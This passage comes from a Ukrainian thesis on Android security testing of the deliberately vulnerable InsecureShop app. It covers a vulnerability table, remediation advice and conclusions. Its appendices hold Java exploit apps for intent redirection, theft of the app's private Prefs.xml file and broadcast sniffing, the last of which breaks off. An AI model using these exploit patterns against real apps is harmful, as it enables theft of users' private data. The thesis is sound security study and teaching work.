


Рисунок 3.79 – Жорстко закодований AWS Identity Pool ID

Експлуатація вразливості:




Рисунок 3.80 – Отриманий Identity ID та тимчасових облікових даних
Перерахування доступних дозволів:




Рисунок 3.81 – Результати перерахування дозволів IAM

Доступ до S3-бакетів:




Рисунок 3.82 – Перелік доступних S3-бакетів та їх вміст

Завантаження файлів з S3:




Рисунок 3.83 – Успішне завантаження файлу з S3-бакету

Оцінка критичності: Вразливість класифікується як критична. Неправильна конфігурація AWS Cognito дозволяє неавтентифікованим користувачам отримати доступ до хмарних ресурсів організації, включаючи S3-бакети з потенційно конфіденційними даними.

Таблиця 3.1

Результати комплексного аналізу безпеки додатку InsecureShop

№	Вразливість	Категорія OWASP	Критичність	Метод виявлення
1	Hardcoded Credentials	M1	Критична	SAST
2	Insecure Logging	M9	Висока	SAST + DAST

Продовження таблиці 3.1

№	Вразливість	Категорія OWASP	Критичність	Метод виявлення
3	Insecure Data Storage	M9	Висока	DAST
4	Insufficient URL Validation	M1	Середня	SAST + DAST
5	Weak Host Validation	M1	Середня	SAST + DAST
6	Access to Protected Components	M1	Висока	SAST + DAST
7	Unprotected Data URIs	M1	Висока	DAST
8	Arbitrary File Theft	M9	Критична	SAST + DAST
9	Insecure Broadcast Receiver	M1	Середня	SAST + DAST
10	Sensitive Data via Broadcast	M1	Критична	SAST + DAST
11	Implicit Intent Hijacking	M1	Середня	SAST + DAST
12	Insecure FileProvider	M9	Критична	SAST + DAST
13	Insecure Content Provider	M9	Критична	SAST + DAST
14	Insecure setResult	M1	Критична	SAST + DAST
15	SSL Validation Bypass	M5	Критична	SAST + DAST
16	Insecure WebView Properties	M1	Критична	SAST + DAST
17	AWS Cognito Misconfiguration	M1, M9	Критична	SAST + DAST

Результати аналізу демонструють, що досліджуваний додаток містить 17 вразливостей різного рівня критичності, з яких 10 класифікуються як критичні, 4 як високі та 3 як середні. Переважна більшість вразливостей пов'язана з неправильним використанням механізмів платформи Android та небезпечним зберіганням даних (категорія M9), що підтверджує актуальність класифікації OWASP Mobile Top 10.

3.3 Розробка комплексу заходів та рекомендацій щодо усунення виявлених вразливостей

На основі результатів комплексного аналізу захищеності додатку InsecureShop, представлених у підрозділі 3.2, було розроблено систематизований комплекс заходів та рекомендацій щодо усунення виявлених вразливостей.

Рекомендації структуровано за категоріями відповідно до класифікації OWASP Mobile Application Security Verification Standard (MASVS).

Усунення жорсткого кодування облікових даних (Hardcoded Credentials).

Опис проблеми: Жорстке кодування облікових даних у вихідному коді додатку є критичною вразливістю, що дозволяє зловмисникам отримати доступ до системи шляхом простої декомпіляції APK-файлу. Виявлена у класі Util конструкція `userCreds.put("shopuser", "!ns3csh0p")` демонструє пряме порушення принципів безпечної розробки.

Рекомендації щодо усунення:

1. Облікові дані користувачів повинні зберігатися виключно на захищеному сервері у хешованому вигляді з використанням сучасних алгоритмів (bcrypt, Argon2). Клієнтський додаток повинен відправляти облікові дані на сервер для верифікації та отримувати у відповідь токен доступу.

2. Після успішної аутентифікації сервер повинен видавати короткоживучі токени доступу (JWT, OAuth 2.0), які зберігаються на пристрої замість паролів.

3. Якщо додаток потребує зберігання криптографічних ключів або інших секретів, слід використовувати Android Keystore System з апаратною підтримкою.

Усунення небезпечного журналювання (Insecure Logging).

Опис проблеми: Виявлене журналювання облікових даних через `Log.d("userName", username)` та `Log.d("password", password)` створює ризик витоку конфіденційної інформації через системний журнал Android.

Рекомендації щодо усунення:

1. Облікові дані, токени, персональні дані користувачів ніколи не повинні записуватися до журналів.

2. Налаштування правил обфускації для автоматичного видалення всіх викликів `Log.*`.

3. Створення власного класу-обгортки для журналювання, що автоматично фільтрує чутливі дані та вимикається у production.

Усунення небезпечного зберігання даних (Insecure Data Storage).

Опис проблеми: Зберігання облікових даних у файлі SharedPreferences без шифрування (Prefs.xml) дозволяє зловмисникам з root-доступом або фізичним доступом до пристрою отримати конфіденційну інформацію.

Рекомендації щодо усунення:

1. Бібліотека Android Jetpack Security надає прозоре шифрування SharedPreferences з використанням Android Keystore.

2. Паролі не повинні зберігатися на пристрої взагалі, лише токени з обмеженим терміном дії.

3. Впровадження механізму автоматичного видалення чутливих даних після закінчення сесії або періоду неактивності.

Усунення вразливостей WebView (URL Validation, SSL Bypass, Insecure Properties).

Опис проблеми: Виявлені вразливості WebView включають відсутність валідації URL-адрес, ігнорування помилок SSL-сертифікатів, небезпечні налаштування setAllowUniversalAccessFromFileURLs. Ці проблеми дозволяють зловмисникам завантажувати шкідливий контент, перехоплювати трафік та викрадати локальні файли.

Рекомендації щодо усунення:

1. Впровадження білого списку дозволених доменів з перевіркою протоколу, хоста та шляху.

2. Ніколи не викликати handler.proceed() при помилках SSL.

3. Обмеження джерел контенту, що може завантажуватись у WebView.

Усунення вразливостей Intent та компонентів.

Опис проблеми: Виявлені вразливості IPC включають доступ до захищених компонентів через Intent Redirection, небезпечні експортовані компоненти, витік даних через Broadcast, перехоплення неявних Intent.

Рекомендації щодо усунення:

1. Встановлення android:exported="false" для всіх компонентів, що не потребують зовнішнього доступу.

2. Використання custom permissions з рівнем signature для обмеження доступу.

3. Перевірка джерела, типу та вмісту всіх отриманих Intent.

4. Заміна неявних Intent на явні з вказанням конкретного компонента-отримувача.

5. Використання LocalBroadcastManager або LiveData для внутрішньої комунікації замість глобальних Broadcast.

Усунення вразливостей провайдерів.

Опис проблеми: Виявлені вразливості включають експортований Content Provider без належного захисту, FileProvider з доступом до кореневого каталогу.

Рекомендації щодо усунення:

1. Встановлення android:exported="false" якщо зовнішній доступ не потрібен.
2. Використання android:readPermission та android:writePermission з signature-level дозволами.

3. Налаштування мінімально необхідних шляхів замість кореневого каталогу.

4. Перевірка та санітизація всіх URI перед обробкою.

Впровадження Certificate Pinning.

Опис проблеми: Відсутність Certificate Pinning та ігнорування SSL-помилки роблять додаток вразливим до атак Man-in-the-Middle.

Рекомендації щодо усунення:

1. Використання декларативної конфігурації для налаштування довіри до сертифікатів.

2. Прив'язка до конкретних сертифікатів або публічних ключів сервера.

Усунення неправильної конфігурації AWS Cognito.

Опис проблеми: Жорстко закодований AWS Cognito Identity Pool ID дозволяє неавтентифікованим користувачам отримати тимчасові облікові дані AWS та доступ до S3-бакетів.

Рекомендації щодо усунення:

1. Налаштування Identity Pool для вимоги аутентифікації.

2. Застосування принципу найменших привілеїв для ролей Cognito.

3. Отримання конфігурації через захищений API після аутентифікації.
4. Впровадження AWS CloudTrail для відстеження доступу до ресурсів.

Таблиця 3.2

Зведена таблиця рекомендацій щодо усунення вразливостей

Вразливість	Рекомендація	Пріоритет	MASVS
Hardcoded Credentials	Серверна автентифікація, Android Keystore	Критичний	MASVS-AUTH-1
Insecure Logging	ProGuard, безпечний логер	Високий	MASVS-STORAGE-2
Insecure Data Storage	EncryptedSharedPreferences, SQLCipher	Високий	MASVS-STORAGE-1
URL Validation	Whitelist доменів, валідація	Середній	MASVS-PLATFORM-2
Weak Host Validation	Строга перевірка URL	Середній	MASVS-PLATFORM-2
Intent Redirection	Валідація Intent, whitelist компонентів	Високий	MASVS-PLATFORM-1
Unprotected Data URIs	Заборона file:// схеми	Високий	MASVS-PLATFORM-2
Arbitrary File Theft	Валідація шляхів, обмеження доступу	Критичний	MASVS-STORAGE-1
Insecure Broadcast	LocalBroadcastManager, permissions	Середній	MASVS-PLATFORM-1
Broadcast Data Leak	Явні Intent, шифрування	Критичний	MASVS-PLATFORM-1
Intent Hijacking	Явні Intent, permissions	Середній	MASVS-PLATFORM-1
Insecure FileProvider	Обмеження шляхів	Критичний	MASVS-STORAGE-1
Insecure Content Provider	exported=false, permissions	Критичний	MASVS-PLATFORM-1
Insecure setResult	Новий Intent, без URI	Критичний	MASVS-PLATFORM-1

Продовження таблиці 3.2

Вразливість	Рекомендація	Пріоритет	MASVS
SSL Bypass	handler.cancel(), Network Security Config	Критичний	MASVS-NETWORK-1
Insecure WebView	Безпечні налаштування	Критичний	MASVS-PLATFORM-2
AWS Misconfiguration	Вимкнення unauth, обмеження IAM	Критичний	MASVS-AUTH-1

ВИСНОВКИ

У кваліфікаційній роботі досліджено методи та технології забезпечення безпеки Android-додатків, проведено практичне тестування безпеки вразливого мобільного застосунку та розроблено комплекс рекомендацій щодо усунення виявлених вразливостей. У процесі виконання роботи було успішно вирішено всі поставлені завдання та досягнуто визначеної мети щодо підвищення рівня захищеності програмного забезпечення для операційної системи Android.

Відповідно до першого завдання проаналізовано архітектуру безпеки операційної системи Android та класифіковано актуальні загрози згідно зі стандартом OWASP Mobile Top 10. Дослідження архітектурних особливостей платформи дозволило встановити, що Android реалізує багаторівневу модель безпеки, яка охоплює всі рівні програмного стеку, від ядра Linux до прикладних інтерфейсів. Детально досліджено ключові механізми захисту, що включають ізоляцію додатків у пісочницях на основі Unix-моделі розмежування доступу з унікальними ідентифікаторами користувачів, гранулярну систему дозволів з розділенням на звичайні, небезпечні та спеціальні категорії, примусовий контроль доступу SELinux, механізми верифікованого завантаження та апаратні засоби безпеки. Виконано детальний аналіз десяти категорій вразливостей згідно з оновленою версією OWASP Mobile Top 10 2024, що охоплюють проблеми управління обліковими даними, безпеки ланцюга постачання, автентифікації та авторизації, валідації даних, мережових комунікацій, приватності, захисту бінарного коду, конфігурації, зберігання даних та криптографії. Додатково досліджено принципи та стандарти безпечного життєвого циклу розробки програмного забезпечення, включаючи фундаментальні принципи Security by Design, Least Privilege та Defense in Depth, що формують методологічну основу для створення захищених мобільних додатків.

Відповідно до другого завдання здійснено порівняльний аналіз методологій тестування безпеки та стандартів верифікації. Встановлено фундаментальні відмінності, переваги та обмеження статичного та динамічного аналізу безпеки додатків. Статичний аналіз забезпечує раннє виявлення вразливостей на етапі

розробки, теоретично повне покриття коду та точну локалізацію проблем у вихідному коді, однак характеризується високим рівнем хибно-позитивних результатів та неможливістю виявлення вразливостей, що проявляються лише під час виконання. Динамічний аналіз виявляє реально експлуатабельні вразливості з низьким рівнем хибних спрацьовувань та дозволяє оцінити безпеку взаємодії між компонентами системи, але обмежений покриттям лише виконуваних шляхів коду. Обґрунтовано, що оптимальна стратегія тестування безпеки мобільних додатків передбачає комбінування обох підходів для досягнення максимального покриття потенційних вразливостей. Детально проаналізовано стандарти OWASP MASVS та MSTG, що разом формують комплексну методологічну базу для забезпечення та верифікації безпеки мобільних додатків. Досліджено структуру MASVS 2.0, що включає вісім категорій вимог безпеки, та гнучку модель профілів безпеки, що дозволяє адаптувати вимоги до конкретного контексту додатку.

Відповідно до третього завдання обґрунтовано вибір програмного інструментарію для проведення аудиту безпеки та налаштовано лабораторний стенд. На основі систематичного аналізу за критеріями функціонального покриття, актуальності, підтримки спільнотою та інтеграційних можливостей обрано оптимальний набір інструментів, що включає JADX для декомпіляції та статичного аналізу коду, apktool для модифікації APK-файлів, MobSF для автоматизованого аналізу, Frida та Objection для динамічної інструментації, Burp Suite Community Edition для аналізу мережевого трафіку та Drozer для тестування міжпроцесної взаємодії. Побудовано повнофункціональне лабораторне середовище на базі операційної системи Windows 10 з встановленим Android Studio та емулятором Android 7.0. Виконано налаштування перехоплення HTTPS-трафіку через проксі-сервер із встановленням сертифіката центру сертифікації на емульований пристрій. В якості об'єкта дослідження обрано спеціалізований навчальний додаток InsecureShop, цілеспрямовано вразливий Android-застосунок з відкритим вихідним кодом, що містить реалістичні вразливості, виявлені під час реальних аудитів безпеки.

Відповідно до четвертого завдання проведено експериментальне дослідження захищеності обраного Android-додатку з виявленням та експлуатацією вразливостей. У результаті комплексного аналізу із застосуванням методів статичного та динамічного аналізу відповідно до методології OWASP MSTG виявлено сімнадцять вразливостей різного рівня критичності, з яких десять класифіковано як критичні, чотири як високі та три як середні. Критичні вразливості включають жорстке кодування облікових даних у вихідному коді, можливість викрадення довільних файлів з приватної директорії додатку, витік облікових даних через незахищені широкомовні повідомлення, небезпечну конфігурацію FileProvider та Content Provider, небезпечну реалізацію механізму повернення результатів Activity, обхід валідації SSL-сертифікатів, небезпечні властивості WebView з можливістю крос-доменних запитів, неправильну конфігурацію AWS Cognito та можливість перенаправлення Intent на захищені компоненти. Для кожної виявленої вразливості виконано детальний аналіз вразливого коду з використанням декомпілятора, розроблено та продемонстровано методи експлуатації, включаючи створення спеціалізованих експлойт-додатків для демонстрації атак на механізми зберігання даних та мережевої взаємодії. Практична експлуатація вразливостей підтвердила їх реальну небезпеку та можливість використання зловмисниками для компрометації даних користувачів.

Відповідно до п'ятого завдання розроблено практичні рекомендації щодо усунення виявлених недоліків та покращення безпеки програмного продукту. Рекомендації охоплюють впровадження серверної автентифікації з використанням системи Android Keystore для безпечного зберігання криптографічних ключів, застосування шифрованих налаштувань та захищених баз даних для зберігання чутливої інформації, налаштування правил обфускації для видалення журналювання, безпечну конфігурацію компонента WebView з валідацією URL-адрес, захист компонентів міжпроцесної взаємодії через мінімізацію експорту та валідацію вхідних даних, обмеження доступних шляхів у конфігурації FileProvider, впровадження декларативної конфігурації мережевої безпеки з прив'язкою до сертифікатів сервера та безпечну конфігурацію хмарних сервісів.

Результати дослідження підтверджують, що переважна більшість виявлених вразливостей пов'язана з неправильним використанням механізмів платформи Android та небезпечним зберіганням даних, що свідчить про недостатнє розуміння розробниками особливостей безпеки мобільної платформи та підкреслює важливість впровадження практик безпечного життєвого циклу розробки програмного забезпечення. Практичне значення отриманих результатів визначається можливістю використання розробленого лабораторного стенду, методології тестування та комплексу рекомендацій для проведення аудитів безпеки Android-додатків, навчання спеціалістів з кібербезпеки та впровадження практик безпечної розробки в організаціях.

Таким чином, мету кваліфікаційної роботи досягнуто, систематизовано існуючі вектори атак на мобільні додатки, обґрунтовано методологію тестування на проникнення, проведено практичну верифікацію механізмів захисту та розроблено комплекс рекомендацій щодо підвищення рівня захищеності програмного забезпечення для операційної системи Android. Результати дослідження можуть бути використані розробниками для створення безпечних Android-додатків, спеціалістами з кібербезпеки для проведення аудитів, а також у навчальному процесі для підготовки фахівців у сфері безпеки мобільних платформ.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Alonso J. M., et al. Android Application Security Testing: Tools and Techniques. Journal of Information Security and Applications, 48, 2019. 102351.
2. Android Developers. Android Keystore System. URL: <https://developer.android.com/training/articles/keystore>.
3. Android Developers. Android Runtime (ART) and Dalvik. URL: <https://source.android.com/docs/core/runtime>.
4. Android Developers. Content Provider Security. URL: <https://developer.android.com/guide/topics/providers/content-provider-creating>.
5. Android Developers. Cryptography. URL: <https://developer.android.com/guide/topics/security/cryptography>.
6. Android Developers. EncryptedSharedPreferences. URL: <https://developer.android.com/reference/androidx/security/crypto/EncryptedSharedPreferences>.
7. Android Developers. FileProvider. URL: <https://developer.android.com/reference/androidx/core/content/FileProvider>.
8. Android Developers. Network Security Configuration. URL: <https://developer.android.com/training/articles/security-config>.
9. Android Developers. Security Best Practices. URL: <https://developer.android.com/topic/security/best-practices>.
10. Android Developers. Sign your app. URL: <https://developer.android.com/studio/publish/app-signing>.
11. Android Developers. WebView Security. URL: <https://developer.android.com/develop/ui/views/layout/webapps/webview>.
12. Android Open Source Project. Android Security Overview. URL: <https://source.android.com/docs/security>.
13. Android Open Source Project. Security-Enhanced Linux in Android. URL: <https://source.android.com/docs/security/features/selinux>.
14. AWS. Amazon Cognito Security Best Practices. URL: <https://docs.aws.amazon.com/cognito/latest/developerguide/security.html>.

15. Ayewah N., et al. Using Static Analysis to Find Bugs. IEEE Software, 25(5), 2008. P. 22-29.
16. Chess B., West J. Secure Programming with Static Analysis. Addison-Wesley, 2007.
17. CloudSEK. Over 3,200 Mobile Apps Exposing Twitter API Keys. 2022. URL: <https://cloudsek.com/blog>.
18. Drake J., et al. Android Hacker's Handbook. Wiley, 2014.
19. Elenkov N. Android Security Internals: An In-Depth Guide to Android's Security Architecture. No Starch Press, 2014.
20. European Union Agency for Cybersecurity (ENISA). Privacy and Data Protection in Mobile Applications. URL: <https://www.enisa.europa.eu/publications>.
21. Frida Documentation. Frida - A world-class dynamic instrumentation framework. URL: <https://frida.re/docs/>.
22. Frida. Frida JavaScript API. URL: <https://frida.re/docs/javascript-api/>.
23. Hantke F. InsecureShop - An Intentionally Vulnerable Android App. GitHub. URL: <https://github.com/hax0rgb/InsecureShop>.
24. Howard M., Lipner S. The Security Development Lifecycle: SDL: A Process for Developing Demonstrably More Secure Software. Microsoft Press, 2006.
25. Iosif L., et al. Mobile Application Security: A Survey of Challenges and Approaches. Computer Science Review, 32, 2019. P. 101-119.
26. JakeWharton. Timber - A logger with a small, extensible API. URL: <https://github.com/JakeWharton/timber>.
27. Kim G., Humble J., Debois P., Willis J. The DevOps Handbook. IT Revolution Press, 2016.
28. MobSF. Mobile Security Framework Documentation. URL: <https://mobsf.github.io/docs/>.
29. National Institute of Standards and Technology. Secure Software Development Framework (SSDF) Version 1.1. SP 800-218, 2022. URL: <https://csrc.nist.gov/publications/detail/sp/800-218/final>.

30. National Institute of Standards and Technology. The Economic Impacts of Inadequate Infrastructure for Software Testing. NIST Planning Report 02-3, 2002.
31. NIST. SP 800-163 Rev. 1: Vetting the Security of Mobile Applications. URL: <https://csrc.nist.gov/publications/detail/sp/800-163/rev-1/final>.
32. NowSecure. Mobile Security Report 2023. URL: <https://www.nowsecure.com/resource/2023-mobile-security-report/>.
33. OWASP Foundation. OWASP MASVS v2.0. URL: <https://mas.owasp.org/MASVS/>.
34. OWASP Foundation. OWASP Mobile Application Security. URL: <https://mas.owasp.org/>.
35. OWASP Foundation. OWASP Mobile Security Testing Guide - Android Testing. URL: <https://mas.owasp.org/MSTG/Android/>.
36. OWASP Foundation. OWASP Mobile Top 10. URL: <https://owasp.org/www-project-mobile-top-10/>.
37. OWASP Foundation. OWASP Testing Guide v4.2. URL: <https://owasp.org/www-project-web-security-testing-guide/>.
38. OWASP. Mobile Security Testing Guide (MSTG). URL: <https://mas.owasp.org/MSTG/>.
39. Pauli J. The Basics of Web Hacking: Tools and Techniques to Attack the Web. Syngress, 2013.
40. PortSwigger. Burp Suite Documentation. URL: <https://portswigger.net/burp/documentation>.
41. PortSwigger. Configuring Burp Suite for Android. URL: <https://portswigger.net/burp/documentation/desktop/mobile>.
42. Ransome J., Misra A. Core Software Security: Security at the Source. CRC Press, 2014.
43. Shostack A. Threat Modeling: Designing for Security. Wiley, 2014.
44. skylot. jadx - Dex to Java decompiler. GitHub. URL: <https://github.com/skylot/jadx>.

45. Square. OkHttp Certificate Pinning. URL:
<https://square.github.io/okhttp/features/https/>.
46. Stuttard D., Pinto M. The Web Application Hacker's Handbook. Wiley, 2021.
47. Sutton M., Greene A., Amini P. Fuzzing: Brute Force Vulnerability Discovery. Addison-Wesley, 2007.
48. Tam K., et al. The Evolution of Android Malware and Android Analysis Techniques. ACM Computing Surveys, 49(4), 2017. P. 1-41.
49. Trend Micro Research. Malicious SDK in Mobile Apps. 2022. URL:
https://www.trendmicro.com/en_us/research.html.
50. Veracode. State of Software Security Report 2023. URL:
<https://www.veracode.com/state-of-software-security-report>.
51. Weidman G. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014.
52. WithSecure. Drozer: Android Security Assessment Framework. URL:
<https://github.com/WithSecureLabs/drozer>.
53. Zetetic. SQLCipher for Android. URL:
<https://www.zetetic.net/sqlcipher/sqlcipher-for-android/>.

ДОДАТКИ

NesterovIntentRedirectionExploit

MainActivity.java:

```

package com.insecureshopapp.nesterovintentionredirectionexploit;

import androidx.appcompat.app.AppCompatActivity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    private static final String TARGET_PACKAGE = "com.insecureshop";
    private static final String PRIVATE_ACTIVITY = "com.insecureshop.PrivateActivity";
    private static final String VULNERABLE_ACTIVITY = "com.insecureshop.WebView2Activity";
    private static final String EXPLOIT_URL = "https://ctftime.org/team/87478";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button exploitButton = findViewById(R.id.IntentButton);

        exploitButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent payloadIntent = new Intent();
                payloadIntent.setClassName(TARGET_PACKAGE, PRIVATE_ACTIVITY);
                payloadIntent.putExtra("url", EXPLOIT_URL);

                Intent wrapperIntent = new Intent();
                wrapperIntent.setClassName(TARGET_PACKAGE, VULNERABLE_ACTIVITY);
                wrapperIntent.putExtra("extra_intent", payloadIntent);

                startActivity(wrapperIntent);
            }
        });
    }
}

```

NesterovArbitrayFileTheftExploit

MainActivity.java:

```
package com.insecureshopapp.nesterovarbitrayfiletheftexploit;

import androidx.appcompat.app.AppCompatActivity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    private static final String TARGET_PACKAGE = "com.insecureshop";
    private static final String TARGET_ACTIVITY = "com.insecureshop.ChooserActivity";
    private static final String TARGET_FILE_PATH =
"/data/data/com.insecureshop/shared_prefs/Prefs.xml";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button stealFileButton = findViewById(R.id.TheftofArbitraryFiles);

        stealFileButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent exploitIntent = new Intent();
                exploitIntent.setClassName(TARGET_PACKAGE, TARGET_ACTIVITY);

                exploitIntent.setType("*/*");

                Uri fileUri = Uri.parse(TARGET_FILE_PATH);
                exploitIntent.putExtra(Intent.EXTRA_STREAM, fileUri);

                startActivity(exploitIntent);
            }
        });
    }
}
```

NesterovReceiveBroadcastExploit

MainActivity.java:

```

package com.insecureshopapp.nesterovreceivebroadcastexploit;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Build;
import android.os.Bundle;
import android.util.Log;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    private static final String TAG = "ExploitLog";
    private static final String TARGET_PACKAGE = "com.insecureshop";
    private static final String TARGET_ACTIVITY = "com.insecureshop.AboutUsActivity";
    private static final String BROADCAST_ACTION = "com.insecureshop.action.BROADCAST";

    private BroadcastReceiver exploitReceiver;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        setupReceiver();
